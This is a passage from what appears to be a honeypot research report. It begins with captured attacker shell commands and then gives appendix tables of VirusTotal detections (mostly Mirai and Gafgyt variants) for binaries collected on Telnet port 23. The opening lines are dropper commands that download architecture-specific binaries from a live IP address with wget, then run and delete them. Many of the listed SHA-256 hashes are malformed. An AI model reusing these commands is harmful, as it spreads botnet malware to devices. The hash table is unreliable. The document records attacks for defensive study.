cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/m68k; chmod +x
m68k; ./m68k; rm -rf m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/sparc; chmod +
x sparc; ./sparc; rm -rf sparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv4l; chmod
+x armv4l; ./armv4l; rm -rf armv4l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv5l; chmod
+x armv5l; ./armv5l; rm -rf armv5l
```





# Appendix H

## VirusTotal Analysis of Collected Malware Binaries

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
1	002eaf5ccb41b977798124370bc2745a940b95f795a384bca2143f9afa97982	ELF:Mirai-ASM [Trj]	Undetected	15/60
2	00668023d113e2bc4e7fc0f8e6a096051346e785f712cd877c54df6c5e8a766	Not Found	Not Found	-
3	007f43cd94d9ffaebceda0e5414a119a496ac877f6b8db6d0f6945a62cde47	Not Found	Not Found	-
4	00882839294e468d36c13263336f2de3b5b5cbedff5a4b1c69cb4bcc1eb09ea	Not Found	Not Found	-
5	00e0384ed2aaef0437161975be941bbdd5bba50e5fb15c7b1702ef3138cb	Not Found	Not Found	-
6	013ca1e05699062db31011d73s217ed32a543f16e34b388d98202b26ab	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
7	01b6dfbc82e25b56fb2e9fa0e5bae12b5e32662786966d0ad0135e0165c523	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/59
8	01e311a06524622ea4c30e0ee4e1e163d0f76b279d63c2045c694e168aeb82a8	ELF:Mirai-ARV [Trj]	Undetected	11/59
9	0242a2ff9f13ad203db423cb6018c43624aebe78731d672994cc829a3701	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	28/60
10	027a516e62ca1665124eb37bd5f3d2f66c03818211d1d1d42a13c43b7e6	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	29/59
11	02e4cd7f87590a2eefebfabc12b8acc53473a13dc1593f93da6597c78732	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/61
12	03305d16e6d942409a0fb085b5629a75394d845554c45109d7757394418706	Not Found	Not Found	-
13	055d992e9cb200e9a734a81eccd2ed9a9470b05cffa6bb235ba5ea0779ccf396	Not Found	Not Found	-
14	0567d5f158afee834e907124329da739d7879ca6f51aafe06ddff5ce803ce	Undetected	Undetected	4/59
15	05edabfd5ae675e67fde17e305111c3299427e09ad816992a4f94eb64098	ELF:Mirai-ANO [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/58
16	061850b7a5c311bd2408d0a042b9e874527246c53bb4e40fa8a8d183365eb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/59
17	067343ca2bcb8c663fd5f2c6b87926cae11058f1571cae4bbaa35f62a348	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
18	0738e4f72dc40e8c1128cf8b94b56a0f2d2f8ad11598f911	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/60
19	0772093a175e54d6466fd92c6a39212d567254554e5ac3c51a6854993e	Not Found	Not Found	-
20	078fa64ec3668b5ca5b3bbef89598548394c1b82ee9042bad0fa79388e57	ELF:Mirai-ASM [Trj]	Undetected	26/59
21	0793fc411bbc8d0b06e99345346920e785fad46e3d574d8b741652fb34bad	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	16/59
22	0763dadeddac476b780e62f45cb2d2a9d193fc587e5075030239a06fd71	ELF:Mirai-ASM [Trj]	Undetected	13/59
23	07cc14c788a37470b55655def10528fa86c996e51535b0dac2fc013465f338	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	27/60
24	080750b0757dec5bc5d426a19abf7c7e818424838b0c123ca7535de62288	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	23/60
25	0811a372d551d4f06f35458a1e2f03746947d61fa2db9798da9409	Not Found	Not Found	-
26	08a74b717b01f4221fa47b2d1c1e91918283c680ddfd3d6c852a929645475eb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
27	08b3a1ce1e2a379f6b5c3def243e8fb4bef0f757d28428fbcd01f8132a1d	Not Found	Not Found	-
28	08cfd98578271aa717e1aaaf86783463cc2d1447308c3e21698858aca924	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
29	0a271cf952d7e674334c6a5058346920e785fad46e3d574d8b741652fb34bad	Not found	Not found	-
30	0a6b3e15db09008cd940c775531c6239a6571e9a33b230bf0a085744964	Not Found	Not Found	-
31	0a7ec42884475bcbfa8f10b96250d34dc0395bc0a0d24187f056bdb5859e2e1	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
32	0ab706ebf7773499aa791389dc0a0d37db23285ab41c7ad17460d897	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/59
33	0b744a301eb52c0f203ab23426233b9932673a49c4e273e088561eabd4c	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	12/59
34	0b81ad14162289d8e8749fa1362e461d30579911dabe0bbc4f4b192e46dc	Not Found	Not Found	-
35	0bca771881ec08a70379b624534693994e6666669a8d54ebae0	Undetected	Undetected	6/59
36	04c4b1809011b878d556a02488233975ad686104fc90665617983d3530008e	ELF:Mirai-ARV [Trj]	Undetected	14/59
37	0cffff6d86b9ab6a461dc1cc13b4e789aa2abdc627a328d493145524b843c88	Undetected	Undetected	0/59
38	0d8e786723d6767f23d2477e29885e82088e707271685b7572dab	Not Found	Not Found	-
39	0decfa1c3422fa58cfd1a725e1973a477d52a776d325df565426a5b7c7d4	Not Found	Not Found	-
40	038ee60890c2200f7e72ab3953cd2e7825783d523a718cef9a9b615df4	Not Found	Not Found	-
41	04fd564ea1c42f4a9503b66363c19631e4aae925b7b099180821610c714bed	Not Found	Not Found	-
42	10060aa6be8c58cbe480c834f2c109afa73b1a3b02cb3de06799966259	Not Found	Not Found	-
43	10f1cdcd571904b9e527b02bb3c83e07b02a677443e8ce496d157e3a208a	ELF:Mirai-ARV [Trj]	Undetected	15/60
44	11056d1b49a1cd3ce1b9b26a226d536935dfcd0618913c337c746f16545b6	Not Found	Not Found	-
45	117332d4f6d777d7334f6ed784ea9d74ad3277fd8b81c1f2c60e486c235b6	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/59
46	11826b12b3369d5d2720f8c35102b131ff9ac64633db601f4426856caf6864	Not Found	Not Found	-
47	12065172b3369d5d2720f8c35102b131ff9ac64633db601f4426856caf6864	ELF:Mirai-ARV [Trj]	Undetected	21/60
48	124fc5b1793870317792143797ded17150fc5e3ab33dbdee8085310e064	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/59
49	1277dd8adec1f6592a921861e1a7d048bae8c7abc70bc28ca328a67fb25e8c9	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
50	1288558a8139fc103661b189e0fd18196d1e7d8b9ccfed094dc559c2b1df	ELF:Mirai-ANY [Trj]	HEUR:Backdoor.Linux.Mirai.ba	34/59

Table H.1: VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
51	131793381c0f83b893c446ec4bd24ff5acb7fecf2d3d2329f13a059760cb4c20	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
52	132a554266251b00554a8des8b387725c73210aca3fc2b092b54bf0892b4992	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/57
53	138f5fd801690cd21ceec1d7a7f60394d7d2e9877766ba1088bb0b72987779f7	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/58
54	13adbab5656f6956e80fd4c3e9cf7217003ee8a6be13222f6974ca9ac6d78	ELF:Mirai-ARV [Trj]	Undetected	12/60
55	13e2966cc95debb25c345184fb28e90a155901c2366b3c6700f671b0e41f417	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	37/58
56	14551d92011ba43797859ee0cd737998d76ca93f84ba0e789eac7ab3ca16552	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/58
57	14654ed05b13a0a0867c6fd3c2900596e36600cef6b7345da5514be443dc5	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	34/60
58	1467cd1a6c0f3da9b7925c39917e3a06b3d3b3d270b8d789e699ce0dca89e3	Not Found	Not Found	-
59	14a4a813162fa869ab6d4c53107a52b728b6555a5922d59d19a7f94a100ef8	Undetected	Undetected	0/57
60	14ba56e17cabcb7aeec5b299c374bcfc54afa3a0d0d61071bd6bdff113f13a4d	Not Found	Not Found	-
61	15762a59445da1506f1955897a44c9a54153627bf08ed537b16779e1dc9a26	ELF:Mirai-ARV [Trj]	Undetected	13/60
62	15ab2048229dcd8a689fa21071a01871fcfb81a647a3e2f277ca221be6f60f1	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/60
63	15ac1a66699dc03da19a647a6e7a215e3e6b65c58e7c9f8255cfd024e5d7142	ELF:Mirai-AFL [Trj]	Undetected	17/59
64	1607820e59fcfd8a3d1778969d007d32335cb49e2650536b6e06fa5a6ef44	ELF:Mirai-VK [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/59
65	167607e3b99889007416680283e8800d096e09273e58539236533047d473	ELF:Mirai-ARV [Trj]	Undetected	14/60
66	16b8a0570341780e1b485b7847685245c019fd6b5814562348634880b1c3	Not Found	Not Found	-
67	178bd2760a76763c1ad259f5ee65d34dc487b619800e5409d8d787984b44	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	34/60
68	17f0f836661fa8f87821993b88df5a5c5e7e811c53ccaa29934a4f6ee29	Not Found	Not Found	-
69	17fc1a362c93461774e2db746472dbf6ab4c2cdd41a1fd761052e92f8dd8f8	ELF:Mirai-ARV [Trj]	Undetected	13/60
70	18d208f6a9189460277a3b35fe16ababfd13fd4dc528b6e2de3d720809143f	ELF:Mirai-ARV [Trj]	Undetected	14/60
71	1942ac352da0b3b86f0ba2116c1b6d84879na8807d9f222888be3770837848	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
72	19a740d0de31512762363a48b7908ca774b149b3c1616ba242da203c6170	Not Found	Not Found	-
73	1aab362c9b154080dd18b07364fa8f86e6285c91b743fa23a6b1c653596e2	Not Found	Not Found	-
74	1b0394562ed482d3ba89e776d06f4996d14374716fe8e47f05e5509043a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/59
75	1b15bec9a201d8443ea113a96f6b25574e7b79a3845d687e7749d5ed441025c	Not Found	Not Found	-
76	1b432e4a2e772e0d6f5a14ec92b8ec34d489dd1e8b3c421a3fa805f075c36	Not Found	Not Found	-
77	1b8311673a5998e33834d493b3eccc63327470a18e392b07745e76bd3478b5	Not Found	Not Found	-
78	1be1c3c8a4098bf65b1a5bac90e57f641f39bea3da41a651f27fcfa11c3078	ELF:Mirai-ASM [Trj]	Undetected	13/59
79	1cae594475b7a2f070d0a4237f425ca78647450714c326aa959767	ELF:Mirai-AMC [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/59
80	1ce2fb5b97749a9378578a5666da03b61b81a3c392f328a74387482c2f633d5	Not Found	Not Found	-
81	1d34ae77e737199a7166467b950b5a3edf0cc082215523436ad0f99d17cca3e4	Not Found	Not Found	-
82	1d37b70f5e9b9be3a6b8c6764fb0fcd082ea99f97d8708708abe4b262d4ce5fb5	ELF:Mirai-AAU [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
83	1d37b5e6855d5d5e3c7265554138de56b6a025e482c5eb5b91b5e99bb488b8c	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/60
84	1dea01e5b545034212b63c6a9f1186gef1e98240f383868d0ed0934e5a64f	Not Found	Not Found	-
85	1ea0bf24746c02428475752f038472d37425ca78647450714c326aa959767	ELF:Mirai-ARV [Trj]	Undetected	13/60
86	1eb895b8cb07f52c55fb4b1ac1ec5863dfa2ec0547a201fa8fc39b4594ed	Not Found	Not Found	-
87	1eo0f80b03c3c524faddc581b18c7912de33d08533873866c06d7t02b99f6d	Not Found	Not Found	-
88	1f13ee22fb71134e2409f13203a651060097f372c7c5f0c4d15897b331e31	Not Found	Not Found	-
89	20d5f378a408bf65b1a5bac90e57f641f39bea3da41a651f27fcfa11c3078	Not Found	Not Found	-
90	212871c17b78a173ecccdb6fa8e76556e606609b9e2cda42140097033a76fc3e	Not Found	Not Found	-
91	214f3337b927e63bf64d0ca850f494bd114a7a83e22c330850c6258dcdea	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/58
92	217432424e20156120e4d1316ed301b487143b4855563de62aee26392b967a75	Not Found	Not Found	-
93	2186d88572fdb4a5744b5b86f242778396860ba871990717d8d74620b8d60f6	ELF:Mirai-ARV [Trj]	Undetected	14/60
94	21e2acc27d7cf2286f80418941d252d1d87634750b8512b479f0d372840	Not Found	Not Found	-
95	225b614b032691a8751cfc5fa6dee073d8a5e2478824acd3e97e12a8084caf1	ELF:Mirai-ARV [Trj]	Undetected	15/60
96	22dd119542d835408753a075752f038472d37425ca78647450714c326aa959767	Not Found	Not Found	-
97	230a4f60b196a8633533a9768730d3d7e75797cc629c79294206028b154f	Not Found	Not Found	-
98	232350146747377d60fc69b78c20544e1dd03ea6a99fc5e5099dfbf022bfce	ELF:Mirai-ARV [Trj]	Undetected	12/58
99	2372fbed04ad9e1f0c6b6ba973926a3e9127d0b73f828e49621e9367c	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/60
100	244826121678921c8f5c474fc7a47c1030761034dbdcf1335d61fb5867321a938	Not Found	Not Found	-
101	2427b4e61a1ce782dcf6ad6882b0b9d450945d079390301925e54c20e47cb6	Not Found	Not Found	-
102	2470a08856b79b53ab88020526d26e517fa3398e02c13753bd7134c3d9927	Not Found	Not Found	-
103	248cd7919d1a092236e01706a1876552c5abce461b076923918447059765	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
104	2495215fa58b202e5085b9933150a29ce21ec03f10fe9b00c01948dec514	ELF:Mirai-ARV [Trj]	Undetected	13/60
105	264f8af0c6f2612b71e148209a5f8799d70fa8aa7307e82dea12c53421f7d05	ELF:Mirai-ARV [Trj]	Undetected	12/60
106	26d2b61a8423dc3379575b76259c53a1ac3bd3ba171le0c	Not Found	Not Found	-
107	27043d55b2132629a144de5fc57479b53cde2a3737508034ee0329a	Not Found	Not Found	-
108	274237e2d67d85424103586a642d4f138420dce27c2e42d16258b96c3e	Not Found	Not Found	-
109	279d9dc8c49475f990f46d652a6e1aad35347d5a5e5fcf748719e94b3d3c4372	Not Found	Not Found	-
110	27fadca1d57eed998ed090b4e4ed2b64b107bda5b4a3f9319fb60e26cc2866	Not Found	Not Found	-
111	280t7195d45feab5c476e293a1467645ee2f1b1f7c5a96f275da3981d3be	Not Found	Not Found	-
112	286861690cf0d5ecc614fd3b36993a4b1e26cd550d836e5761b2622b1e955db	Undetected	Undetected	0/59
113	28ba283c583617fe529516553fe35ed0ab463b3244901d971e06d740d450	Not Found	Not Found	-
114	2a05beac7a6cac0621a751a0895dadd3a36065f61d491a3a878b935b72f2	ELF:Mirai-ARV [Trj]	Undetected	17/59
115	2a7189148ae57a477dd4345bd65b79465c6a38be00825a08546f088998b24dbf	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/60
116	2afe0d96aa782387d76d333be6e85455db8b9424f4ef6db8248a1c2ea51d4	Not Found	Not Found	-
117	2b25227bd20287786e88d2163f256e0fb0c17676924769d259f48e7d07d30	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
118	2b35760737c1327e20d3m594cab0852b2a2939d7a80e36614f18f2faf1b3b604	Not Found	Not Found	-
119	2c3a9178f071d605eb7d02aaf8268386326fc01883eb261f0021fd034d537	Not Found	Not Found	-

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
120	2c64d200faaf4a2e994563752099ac320cf5d35a5967346a8591ce0decbe68	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	35/60
121	2c2f5c4751e5952044380d272e7c2ee46042429c2fdcc5c95e4854cad79b0	Not Found	Not Found	-
122	2d31452e4ecf537211a082080c09d4ff631091e44e9d24e984a2546e230968	Not Found	Not Found	-
123	2dd96a29ac355047e47be419679ab70f73fbch8ea891ddd9256828d1be18733	ELF:Mirai-AIR [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
124	2df6fe7638fe648350e6b35026f64788675bce019051d6eb704071ee23827	Not Found	Not Found	-
125	2f6fb63b33cf4cece619939067be6118e1cbd72654243e55ea5fc8664e89c1e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
126	2f9ff1b6703ab1b453668b877775d05450c09773d51926fb27b7131f	ELF:Mirai-AQY [Trj]	Undetected	17/60
127	3061fd4a457e8c1948208f82a2213a1907ee8ccfb7037dd1649e1c51e0e	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Mirai.cg	26/59
128	30e448cce3886f473c34f32d93e355def207fe6fb9a661cd5f876db15	Not Found	Not Found	-
129	31138058dc725f6a0ceb4bd3478661c34efcd1fdebsbf2d75f94b9e2579d	Not Found	Not Found	-
130	31fbfc4103c920821e8c6b1ade37e2a7d49ab9d3f24403b8b7a149d65b9ea71	Not Found	Not Found	-
131	32c46683232d93420eeace614782d01770581b2186e68a14155b9ba7c454	Not Found	Not Found	-
132	3258fb3cfbeaabcaaa0dd6b460ed8d06d6714245e60422761a417e05771e5	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
133	32bbfa6b89dca49562eed968b61b5384b5b813cf92794eff4822f6693c253	Not Found	Not Found	-
134	32cb3d3863b360c36a2334ca7f8e706b1545f21d480a3d3401ba8eddcc168d00	Not Found	Not Found	-
135	3308ebcd96b42e15129fa868db7b710045406214c3d36e20288303d4252	ELF:Mirai-ARV [Trj]	Undetected	10/60
136	3354a58152d23a7b8125d890f0b9ca0c900e315113c72d16c4d7dce22d7649	ELF:Mirai-ARV [Trj]	Undetected	8/59
137	33788215cf03630363d2100c05f5e255aa3b10e9b136a53296d0f6b197e0b840	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/58
138	33823bad3b454671e057d4d19ce08e17cc671125199b04879465	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
139	3461008855fcfb3695150e21fcf905ad6485fd1d3034462d07810367032e	ELF:Mirai-ARV [Trj]	Undetected	13/60
140	346934f4ae806d37c7d8d428081a65829ac30d3157e619d9b109fcf3360b7c3	Not Found	Not Found	-
141	34c6f7360313cf4837e223c4f68aec17b14e9b6535fac4799c05d1533	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	26/60
142	34fe6476bb6d1c3571e9c1374e2ae1dad967d24fb07be5a25d2bad8274990	ELF:Mirai-ARV [Trj]	Undetected	10/60
143	356ea2a33038a194432b9888aa7902486407f145e8b9517a5b428b3b6242	ELF:Mirai-ASM [Trj]	Undetected	10/59
144	36552a3f25219fb883a2f45c8712c34c08ac7769587701569ea4646b6e57b2	ELF:Mirai-ARV [Trj]	Undetected	15/59
145	3691666d344c057dd4b37e2d3331d27585d2f3d77b213d8c028797f2e	Not Found	Not Found	-
146	370811c553e80f60d25255886b1ebe3612b1443e3b1245bc291d28678d57	ELF:Mirai-APP [Trj]	HEUR:Backdoor.Linux.Mirai.b	26/59
147	37335e2acc8a2179e38ebc965d81b2d618e89982dc4a85b9c91e3c813a8e3	Not Found	Not Found	-
148	3888720075b7e58529ca92949cf8d400cc479042f872607b7c0	Not Found	Not Found	-
149	398473cceda77e10a10e9daa6c171979961c3202abfb3d831106345535185	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
150	3996fb608f8e035dd666ce2cecc0a9fa73628a8e005d8b75d4e1787b19371	Not Found	Not Found	-
151	3997fd96b42e97d6b29e60597d587fdd1733610140a9ecf7285552dfe87fd	Not Found	Not Found	-
152	3a0eb5597e3298429e631b256226675d2d7a2b242a98f69387d3eab542253d	Not Found	Not Found	-
153	3b115324b9fa90f01743aaeca0025621cb787f9e02719e01f4647192bb904e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	26/60
154	3b1433e79ba43e80ab30c36e2a856cd616ea6f4949945a72076b158585e2	Not Found	Not Found	-
155	3b53588fb4fb6186062051fb15b720f4764626a2ce767623ad2f	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	28/60
156	3ca78706166d4028d493178c20b8e9e28c22632ccbd7aa604372d06262d	Not Found	Not Found	-
157	3cc7fc9e42697f847e243aa89fc943e666dc15418906923b992226dc5e64d	Not Found	Not Found	-
158	3ca9e0177889427dfe0aa1c6a78038fb9a9c19cc0d31473693c7707a1	ELF:Mirai-ASM [Trj]	Undetected	13/60
159	3c9275ff5d5e8b39926802aed9885fc6359c6b1c1b0497e8f1175b2522	ELF:Mirai-ARV [Trj]	Undetected	14/60
160	3d586367f62f2db4665f24ca660147c609563588b7d339206a1dde302f56c5	Not Found	Not Found	-
161	3d95075c854eacbf098611305897d0054743a3d912ce3d0fd9a3d3	Undetected	Undetected	4/59
162	3e177ed47d0129a2f155d5c5e30072c1be794662d14e846a481d4b45a785	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
163	3e96875d63222236b9d4a4fa8d7f4fb8e96946232d3e617f6a120017469	Not Found	Not Found	-
164	410a6e8439e296282059e468a53362a442d1e9651e99b8eac2ab0a5ed04286	Not Found	Not Found	-
165	410a6e8439e296282059e468a53362a442d1e9651e99b8eac2ab0a5ed04286	Not Found	Not Found	-
166	4132126a6e1c8a2021c9195a72290409cc90761383679116b03ed9a804	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
167	416a37a68c8e6242237b6ff8a5f4461729a370c10ffa46172620b2b770a9f	Not Found	Not Found	-
168	4165b0194574b4e34b72edfe182b019ec00882f8961f607b8c6318e0na487	ELF:Mirai-AQY [Trj]	Undetected	16/59
169	41900bae09078b7477d7c5a17084edf8b9a317a9f6389a053aabb7fbff1164	Not Found	Not Found	-
170	4261017361d8e146fc27b214f50bd9238edc0941b65415a5d05484606db2	Not Found	Not Found	-
171	42a57a75431c976b7a695d4565fb49a4965852f5d7a634a7659183a76	ELF:Mirai-AAL [Trj]	HEUR:Backdoor.Linux.Mirai.ad	34/60
172	4248bf6d8145d4099909347b2a08a00f46473d45b04ac9317ceba9dc7	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	29/60
173	42da093b1d1594806b594c7529362d3676b3a42e05548c8bdcb16f447a8e09	Not Found	Not Found	-
174	43a3fa5429387d7a4264268309bc19ed6597642dd3a1b1b0466275505e891f	Not Found	Not Found	-
175	43aa8df79a37ca139079a6964a4e85d73a6db324ca7745025b8084abd	ELF:Mirai-ARV [Trj]	Undetected	13/59
176	4406b5143fd20103d27f2b1574438e80e7987c082b9c5e531c74104fc	ELF:Mirai-ARV [Trj]	Undetected	10/60
177	4622d9e6096a52def077050789e8a354f44b4b4ee8ea2a1e58ceff3a31aebe7	Not Found	Not Found	-
178	4699bd78c4413cb71311dfda2c7db7e20339bbfea9fd77ca4f7fb2d9a764	Not Found	Not Found	-
179	470a2551c005958db5f13241f53c7658abc04003cbfd6577cbe245a6a16	Not Found	Not Found	-
180	471487a0e9f49bd8872f9d775846d7833ab0da2345b32d0e5ed484ca6e511	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
181	4717e9404f1ed3d377df95ec00924002645e8101603c13bce390a27c0d83	ELF:Mirai-ARV [Trj]	Undetected	10/60
182	4720bf4494cd146a84cd08c7f06773736124c9f5ba6ffabff0c7550326865a	ELF:Mirai-ASM [Trj]	Undetected	14/59
183	4750cd1b4631987613f20a8e1c7a5f3341ea8072080073ca0730fb23d44d	ELF:Mirai-ASM [Trj]	Undetected	13/60
184	4770a3485b128418e021c9ea8703ccfe73444b304095121803d81849bc89f	ELF:Mirai-ASM [Trj]	Undetected	6/59
185	4807ae35760e8f7907a139a40752d17b82146231e6a41117974b0390129752	ELF:Mirai-ASM [Trj]	Undetected	13/59
186	49246d345c462665fc4249016994e4b184d57a2e719a03ab721994925d1	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	22/60
187	497ba588151b53516939568298b636745c667b3641d4bb035039660873e	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	31/60
188	4a60674421011a2bf669122c98ba63d43ad0372cb9036b835c210e7f12	Not Found	Not Found	-
189	4a892d4cb01d85661a1e8138f6e1768c342f680d4e734e6f68b265d26a21	Not Found	Not Found	-
190	4b203c85363c2167e6fa6b095030b93510aa8b8bdd610081bb6371245c65bd3b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	22/59

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
191	4b2a09c1e3d6f7022ec0cc8d8c4e2a6eacefcfa891b52529a0f179879f3192167f	Not Found	Not Found	-
192	4b6cd78b6f1e2aa2579bf6a003298873125e3ed056e278e1d8ac8b0cfa7e95cb	Not Found	Not Found	-
193	4bda9d884a4ea6b5682320649e058e061219f44495d1660960d52429ddedf2	ELF:Mirai-AAU [Trj]	HEUR:Backdoor.Linux.Mirai.bj	25/60
194	4bdf9013ea86448c8a12c4b4a9369787575be316b8b5ad1d8fb424803cd8a3	Not Found	Not Found	-
195	4c568da56a30889ad8480c01cb0ff3abaa274c624a531e2a7c3eb3edc9e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
196	4d2d1c34957aeef4441fc2fea28c6ad0f0006c747f94eab90127f1bcd10adcabc	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	17/60
197	4d4d5389ccdee402dd5e11b983193cf4fa8ba3b648e7e85939a0ccdd58b1	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
198	4d9606a7ce15b0c3b103e1e35676aa6f0a15700fa1f94866537e3e7d610cb1	Not Found	Not Found	-
199	4ee1a471448727f67aed1a3be1e2d906fa08f66eda44573a8fe290e44c90d56291	ELF:Mirai-ARV [Trj]	Undetected	10/58
200	4f8635b58b1294bd231f4b405fa08f66eda44573a8fe290e44c90d56291	ELF:Mirai-ARV [Trj]	Undetected	10/58
201	50166ddbe57e58165cf8ec50686da3d3d396e08429a0e1c86cc8a93a84c8a7	Not Found	Not Found	-
202	516324e18a83723d32432e635aa046be35a8756e6acc03a578f23faca40	Not Found	Not Found	-
203	51e2d8d9a89a2d08ffcdcf3dadabef6768a27473838721df558d3ba018876942	Not Found	Not Found	-
204	522c8e05d3bb879b24f201c2d18cf1f2663bf2d8b3e496ab6bc7653a89d8	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
205	52bbfd8a822c4f102d59036025b8675b2f61bb5d8de5184a7b82b210300eca	Not Found	Not Found	-
206	531727825ba86d89-09e-0293dcac1a06b6c4643516a85d5873b03a3c	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	30/60
207	531f7ed54bce00190fafcf8dse0f1347405288774b4603b0fa02c9a359f4	Not Found	Not Found	-
208	53631bea01cf21e2ff9d1d70264f021270ec14f9ba35ab0d1488cc5dhd14b	ELF:Mirai-ASM [Trj]	Undetected	13/58
209	53672409fe1cb039a09b04a21f7430150b4b695498766e698a16d144216b43	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/59
210	53d43b856aa7a41e84223d1349d5b46ea2bad8a70759b4ca9516420e04d3	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	29/58
211	53ee39471d697dcd8bdcf0e458c7e11cd2316b37382b6d58b1551d130881f27db	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.au	31/58
212	555bd899565b5a5acd9ff8bd5414e5d73b11c71c1b2f6d3ba860ed644768fb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/58
213	55d49c8d935b6e68541d86ba0837a1da505e72f781266c217a868975c	Not Found	Not Found	-
214	56275e8e93e6da60057100a4fa2f80b68a0742fd3e9a1e198e688450ad75b	Not Found	Not Found	-
215	56ce4479c85f63a0b0fce8797242e626887487343274fb5ad5cd97a9796	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/60
216	56e820aa352b0a4285bdc2b8ccfc690559265a4406e0b663630787ecbef41	Not Found	Not Found	-
217	57f17b6f6d3c259a7876e838028656120764282518188813d9c148b8f1	ELF:Mirai-ARV [Trj]	Undetected	12/60
